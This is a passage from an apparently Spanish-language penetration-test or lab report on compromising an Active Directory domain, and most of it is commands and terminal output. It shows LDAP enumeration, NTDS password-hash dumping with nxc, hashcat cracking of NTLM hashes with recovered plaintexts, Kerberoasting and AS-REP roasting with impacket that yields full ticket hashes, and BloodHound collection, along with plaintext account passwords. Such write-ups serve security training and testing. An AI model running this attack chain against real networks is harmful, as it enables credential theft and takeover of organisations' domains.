└─# ldapdomaindump -u "enterprise.com\dcruz" -p "Clave123" -o enumeracion ldap://192.168.5.130
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
```

nxc ldap 192.168.5.130 -u dcruz -p “Clave123” --groups

```
┌──(root㉿kali)-[/home/brandon]
└─# nxc ldap 192.168.5.130 -u dcruz -p "Clave123" --groups
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  [*] Windows 10 / Server 2016 Build 14393 (name:WIN-5UL7A982B9B) (domain:en
terprise.com)
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  [+] enterprise.com\dcruz:Clave123
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Administrators                membercount: 3
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Users                         membercount: 5
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Guests                        membercount: 2
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Print Operators               membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Backup Operators              membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Replicator                    membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Remote Desktop Users          membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Network Configuration Operators membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Performance Monitor Users     membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Performance Log Users         membercount: 1
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Distributed COM Users         membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  IIS_IUSRS                     membercount: 1
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Cryptographic Operators       membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Event Log Readers             membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Certificate Service DCOM Access membercount: 1
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  RDS Remote Access Servers     membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  RDS Endpoint Servers          membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  RDS Management Servers        membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Hyper-V Administrators        membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Access Control Assistance Operators membercount: 0
```


nxc ldap 192.168.5.130 -u dcruz -p “Clave123” --groups “Domain Admins”

```
┌──(root㉿kali)-[/home/brandon]
└─# nxc ldap 192.168.5.130 -u dcruz -p "Clave123" --groups "Domain Admins"
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  [*] Windows 10 / Server 2016 Build 14393 (name:WIN-5UL7A982B9B) (domain:en
terprise.com)
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  [+] enterprise.com\dcruz:Clave123
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  SVC_SQLService
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Carlos Neyra
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  test
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Omar Palomino
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Administrator
```

nxc smb 192.168.5.130 -u dcruz -p “Clave123” --ntds

```
┌──(root㉿kali)-[/home/brandon]
└─# nxc smb 192.168.5.130 -u dcruz -p "Clave123" --ntds
[!] Dumping the ntds can crash the DC on Windows Server 2019. Use the option --user <user> to dump a specific user safely or t
he module -M ntdsutil [Y/n] Y
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [*] Windows 10 / Server 2016 Build 14393 x64 (name:WIN-5UL7A982B9B) (domai
n:enterprise.com) (signing:True) (SMBv1:True)
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [+] enterprise.com\dcruz:Clave123
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_acces
s_denied
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [-] DRSR SessionError: code: 0x20f7 - ERROR_DS_DRA_BAD_DN - The distinguis
hed name specified for this replication operation is invalid.
```


Cambio de contraseña del usuario *adminsystem:*



2.8 Extracción y Cracking de Hashes NTDS

Se extrajeron los hashes de contraseñas del servidor y se intentó crackearlos usando diccionarios con hashcat. Se lograron descifrar varias contraseñas de usuarios.

nxc smb 192.168.5.130 -u adminsystem -p "Adm1n123" --ntds



cat /root/.nxc/logs/ntds/WIN-5UL7A982B9B_192.168.5.130_2025-11-25_000504.ntds |awk -F ':' '{print $4}' > hashntds.txt

```
┌──(root㉿kali)-[/home/brandon]
└─# cat /root/.nxc/logs/ntds/WIN-5UL7A982B9B_192.168.5.130_2025-11-25_000504.ntds |awk -F ':' '{print $4}' > hashntds.txt

┌──(root㉿kali)-[/home/brandon]
└─# cat hashntds.txt
f9ad528d5148a290cdc2418a401445e0
31d6cfe0d16ae931b73c59d7e0c089c0
7caa184e469db7cd2b09917e8ac90315
31d6cfe0d16ae931b73c59d7e0c089c0
c93bb2701d5078fd9621c59e90399410
a455c5512217f1e17a55621c027d4973
c39f2beb3d2ec06a62cb887fb391dee0
f39f37f54b565768844dbc640400fd8d
f39f37f54b565768844dbc640400fd8d
f39f37f54b565768844dbc640400fd8d
f39f37f54b565768844dbc640400fd8d
f39f37f54b565768844dbc640400fd8d
f39f37f54b565768844dbc640400fd8d
e73c68dfd2dbb15e546bdf8f32d21e26
0bcb6fb1d48a571c54024f628e546713
0bcb6fb1d48a571c54024f628e546713
0bcb6fb1d48a571c54024f628e546713
0bcb6fb1d48a571c54024f628e546713
0bcb6fb1d48a571c54024f628e546713
3830b8fb9a086e478d7b392c38280599
64f12cddaa88057e06a81b54e73b949b
05ddee5249bfa163a288c04b409a96e3
05ddee5249bfa163a288c04b409a96e3
812792a1f13bb10964ed1dfeac78c64b
05ddee5249bfa163a288c04b409a96e3
```


hashcat -m 1000 -a 0 --force hashntds.txt diccionario.txt

```
┌──(root㉿kali)-[/home/brandon]
└─# hashcat -m 1000 -a 0 --force hashntds.txt diccionario.txt
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================
* Device #1: pthread-haswell-AMD Ryzen 5 4600H with Radeon Graphics, 1423/2910 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 73 digests; 31 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.
```


Claves encontradas diccionario.txt:

```
3830b8fb9a086e478d7b392c38280599:s0pOrt32025
64f12cddaa88057e06a81b54e73b949b:Password1
c39f2beb3d2ec06a62cb887fb391dee0:Password2
ebedc71a580fd6ac75e6bee5d11c2181:S0p0rt3
Approaching final keyspace - workload adjusted.
```


hashcat -m 1000 -a 0 --force hashntds.txt kaonashi14M.txt




Claves encontradas kaonashi14M.txt:



hashcat -m 1000 -a 0 --force hashntds.txt rockyou.txt



Claves encontradas rockyou.txt:



2.9 Kerberoasting y Ataques a Kerberos

Se realizaron ataques Kerberoasting para obtener y crackear hashes de tickets Kerberos. Se obtuvieron credenciales adicionales mediante el crackeo de hashes.

ntpdate 192.168.5.130

```
┌──(root㉿kali)-[/home/brandon]
└─# ntpdate 192.168.5.130
2025-11-25 00:41:08.587948 (-0600) -0.566814 +/- 0.005560 192.168.5.130 s1 no-leap
CLOCK: time stepped by -0.566814
```

impacket-GetUserSPNs enterprise.com/dcruz:'Clave123' -dc-ip 192.168.5.130 -request

```
┌──(root㉿kali)-[/home/brandon]
└─# impacket-GetUserSPNs enterprise.com/dcruz:'Clave123' -dc-ip 192.168.5.130 -request
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName            Name           MemberOf                                                PasswordLastSet             LastLogon                   Delegation
------------------------------  -------------  ------------------------------------------------------  --------------------------  --------------------------  ----------

SVC_HTTPService/WIN-5UL7A982B9B  SVC_HTTPService                                                        2025-05-30 06:16:25.004055  2025-08-15 18:41:33.364203

SVC_SQLService/WIN-5UL7A982B9B   SVC_SQLService  CN=Domain Admins,CN=Users,DC=enterprise,DC=com         2025-05-30 06:16:49.644899  2025-11-24 23:30:37.751559



[-] CCache file is not found. Skipping...
$krb5tgs$23$*SVC_HTTPService$ENTERPRISE.COM$enterprise.com/SVC_HTTPService*$b19cae2ff9b056ef21a727b986d85442$575d1043b1132784b7f0f3b221baaa1be4236f6fcc3f411fee5f
4ed4b472378a2413b35cff4533dd7ec185fd36c6a6a73c732d9c3bac531332106bb16f8e9c267db09e0b01c052e61a99f7379c4116339d88cba2f4b8c9b8c6d25b7781ac1753fb678bfcba54830d566d1
38d96bc5ea10af724cc67caef14b2fb375f5e5dc2a686678f4d1cdb92a71c31a3bb7859da6520dc95a647f5785aeed6fa57a7298e39362069e4a1e2d01b7f57d4a37a71ead2fca1827cfae9c461e216bc
739e67a69e8fbebd671e6f4d10d0c735478484f501c17863e42a8cfea739581f2b8170c8f27de9a93430f5f9d5082bf5eff0861669d39996b79a4932a8676572d0ea9fbd7f0635c1bf010e127a0e4d6d4
ae2fc7963976e1de98bb55ff659d0259eebbad5eaa66964a168dc0abc72ffc1ec0da0560c958bb4c4b1a59e395174b7a3965bdcd7216c823e0586c319908cc02828c5e44922290372063 07b721bfeb614
0f27e110de32a6734c1866b889dd4377 4d88646d54606be19adee52f8bce2949879b3511dc96622aab7f5db1d9c3fed3e2deb7706462da5ba3f28a23ec5f305516d361b511003b2400bf9d6472c5df54a
96f58ff4c492745a8b056239edcef5c38bbb202516efebead57160936e6396f2a66cf680ba9b28244c28911e2e57b359f0f4a876fd4e987a5af19c6d45e72c622dad28169f50dcfc01d61cd89986256d7
eefff30a39a75b8aa807fa5156315fd83c397acaab0075c6e8b08fac62d1ab8f306808fb36583a6a0df9b354800b4c256323168 8174b7148767297e617e7c2fe02b88e86f98b8282d5556b8059a43f1407
362bd9bb4500a337fe8fdd841155ea886e24f74780b2a95f2ee864bdf72670e8bb34d1d62d35d7d736cd1e7af6b20c465b1d740ef8d006ec6e78f74518ed67ce0e018a6cf0834719a9dfc6c577008606d
c4ee4b16464128d03b1bfb4142a50a58a06628063a38be59a0bc6cf5ee36aff88324c0bee16f0f71ad2565cf0a1f39bde1f63c8e7d2b1bfd5ae6a9d8804b3c18ad0db58c6af10749d1b48e49d6bade
1b2f9ea670fc0706e996f14677e558155e3ec77fb043bae616bf198a7c7eaac1bcc4d674267b98447a08ab74839c8e49c4c98092a87888c115056d6dee258fb8e9ed5ff85de160bdfe5942f5fb8969659
bf2bb9ea4a2f8cda6c3c743a0a439a846bfa8f04053d6fdb352b5dea2f4f8f695f2da86506c17dc8604de1c8fa476a0ebfe9eec7a6012cf3ed8cfbd8f2dd2b226a7fc6078dd219f7647828e049397645
951f8da3aa4e735555f7d3ea247c703ab89ebbab11e6886c0b4f918f1076c17eda56e01d9f7ad7a180ca6d5f8c534468c05c1d172
$krb5tgs$23$*SVC_SQLService$ENTERPRISE.COM$enterprise.com/SVC_SQLService*$21d1e80a1348be6c0a5de73c0ec198ee$f4282055bb97173bc8982569a66ab599cc91394fe60aa19d13a766
262a23714e087f2992dc64dd54f7f6d427d85e97221f461142a56e1d1f62a912a2f4ffb82398b2d1e244c9280163ce6cab3ca53213022ea3314ccb23d519b10d777411f5ae6f31316985f7fd26aab6db5
```


impacket-GetNPUsers enterprise.com/ -no-pass -usersfile usernames.txt -dc-ip 192.168.5.130 -outputfile asrep.txt

```
┌──(root㉿kali)-[/home/brandon]
└─# impacket-GetNPUsers enterprise.com/dcruz:'Clave123' -dc-ip 192.168.5.130 -outputfile asrep.txt
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Name       MemberOf                                        PasswordLastSet             LastLogon                   UAC
---------  ----------------------------------------------  --------------------------  --------------------------  --------
svelando                                                   2024-07-31 23:01:57.175927  2024-07-31 23:06:25.785884  0x400200
cnavarro                                                   2025-08-30 09:01:42.870252  2025-08-23 10:55:54.620069  0x400200
mpalomino  CN=Logistica,CN=Users,DC=enterprise,DC=com      2025-05-30 06:59:46.619217  2025-06-18 16:11:50.887250  0x400200
lsanchez   CN=Logistica,CN=Users,DC=enterprise,DC=com      2025-08-15 22:42:38.129804  2025-08-23 10:43:57.365152  0x400200
crodriguez                                                 2025-08-15 22:41:22.738885  2025-08-23 10:43:57.381410  0x400200
cperez                                                     2025-06-18 16:09:42.511878  2025-06-18 16:11:50.934251  0x400200



[-] Kerberos SessionError: KDC_ERR_KEY_EXPIRED(Password has expired; change password to reset)
[-] Kerberos SessionError: KDC_ERR_KEY_EXPIRED(Password has expired; change password to reset)
[-] Kerberos SessionError: KDC_ERR_KEY_EXPIRED(Password has expired; change password to reset)
[-] Kerberos SessionError: KDC_ERR_KEY_EXPIRED(Password has expired; change password to reset)
[-] Kerberos SessionError: KDC_ERR_KEY_EXPIRED(Password has expired; change password to reset)
[-] Kerberos SessionError: KDC_ERR_KEY_EXPIRED(Password has expired; change password to reset)
```

impacket-GetNPUsers enterprise.com/dcruz:'Clave123' -dc-ip 192.168.5.130 -request > kb.txt

```
┌──(root㉿kali)-[/home/brandon]
└─# impacket-GetUserSPNs enterprise.com/dcruz:'Clave123' -dc-ip 192.168.5.130 -request > kb.txt

┌──(root㉿kali)-[/home/brandon]
└─# cat kb.txt
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName            Name           MemberOf                                                PasswordLastSet             LastLogon                   Delegation
------------------------------  -------------  ------------------------------------------------------  --------------------------  --------------------------  ----------

SVC_HTTPService/WIN-5UL7A982B9B  SVC_HTTPService                                                        2025-05-30 06:16:25.004055  2025-08-15 18:41:33.364203

SVC_SQLService/WIN-5UL7A982B9B   SVC_SQLService  CN=Domain Admins,CN=Users,DC=enterprise,DC=com         2025-05-30 06:16:49.644899  2025-11-24 23:30:37.751559



[-] CCache file is not found. Skipping...
$krb5tgs$23$*SVC_HTTPService$ENTERPRISE.COM$enterprise.com/SVC_HTTPService*$8036ade48a74a6d4f3f3aa0aed9b85dd$97914fcac9323ba5ac78da3011c0be13f8b078de2b0fc88faf7f
a5237bc247ace9ada56f1b0ad4bfc3cb2ffc04d8ecbea59249a8b3e4bed3b5dcb7a8203a9749ae6899060707e513e881cf5a5725a83706dfe1a6a91afa22d50d6abe93aeb151c979ea52c51c8e87758df
1503b1a882d9024c3c84bc4d6e2d9a187250921e28ed85b70665d04112490b5b2567a1264d4c0faa297bb2e91f2d7fcdc1c047ac2c8d1960c65e7a8b5c620e2b0d31d51782ab305cada26761513e11310
06273c09662edeff4833399e71f37e77bb13600460d588bcb0825d9ab02a9ecb9fa3c4c3c4dad741de56fdbf9652a1761069f87dacf0db88edbdd69974d4d7026ac83cfe03bd4b9107a7511fc0ad1455f
386ad8fb0d923d0da1a92ba00ed495a2b7417a940d0dd3c7888fc20ccf6d21b5b96dc41d14bd46e702878eb55c4f834524424ee12cf1f73637865e0c3d586be948feeceb930d1cc49a3e53a3df7f817d91
58df39526073e3b88b4bae5cfc9d2efca679a61ca407c2bf458e912ddd692c343d02fafabece0dc6ef01bbe8971953ea64051971 5f7b0c0e3a1181ba1f9f8570fd356130ef1e531611ee5976d6fdd29824
1f35add7cfe48e5c99bdc494d107645b6fdbbec8f70f5aef7a6f237630ffec462256f449a5af4fd46a71af7e9eff4fde1651e1112c1c38ada1ad8f35ff74e06e6aaeaf5eaff40cb650c48a49af6f2825a
6f72a7f5a4f11b88d29deafa7f5aba530cc86c4fe72e2225f77d710987517682e435d32e2b0dbf01609af3ff5e42163a767275dfe701c7a69f9e207630fa762074adfb50d2fe6cd22c4b6d4f2788b9662
55052cd41ccdffa76b0804a2d0c49995c98103eca0abc6b1d8d73ec31749c618caff1fa7db21b3e99cb3c62c6737d1751bbfeaa1182c4a02b6fed033b6bfa629c520186672366b8f69c4450a9b72480f3
66030ae527e80290634a29f986e135d73a0bfbfdf9275360465853 53d9f3740dfbcff31da6c111be5de3f79459ab496567c730573db4ca0659893dc2e60f56bdd4ad7601d69d0b8ee016590323d184a02
2f934238c4f890761beaa5546dcba4ab2d9fd5114406806178e4f9d1ba86e61e00ac73f7a27834b032ab86f1c6ac22feaab4f317724ee01611fb6a5b3a330eb37c9b37f893d74e1e24feb508017165ac
39e7b26a4800d9b20c07424a618b3d0fe613171e67342fa90c41e7d006e9c970add8e23fd0be8379d5ef33311a0f8ab12c2a85e71c9920bc60a9d10ceab03c04ac3bf431209f4a5591cc3ff42019f2c05
```

hashcat -m 13100 --force -a 0 kb.txt diccionario.txt




Claves encontradas:


2.10 Análisis de Relaciones y Privilegios con BloodHound


Se recolectó información de relaciones y privilegios en el dominio para su análisis en BloodHound. Se visualizaron rutas de ataque y privilegios en la infraestructura del dominio.

bloodhound-python -u dcruz -p "Clave123" -d enterprise.com -ns 192.168.5.130 -c all –zip




http://localhost:7474 - neo4js / neo4js (Admin123)




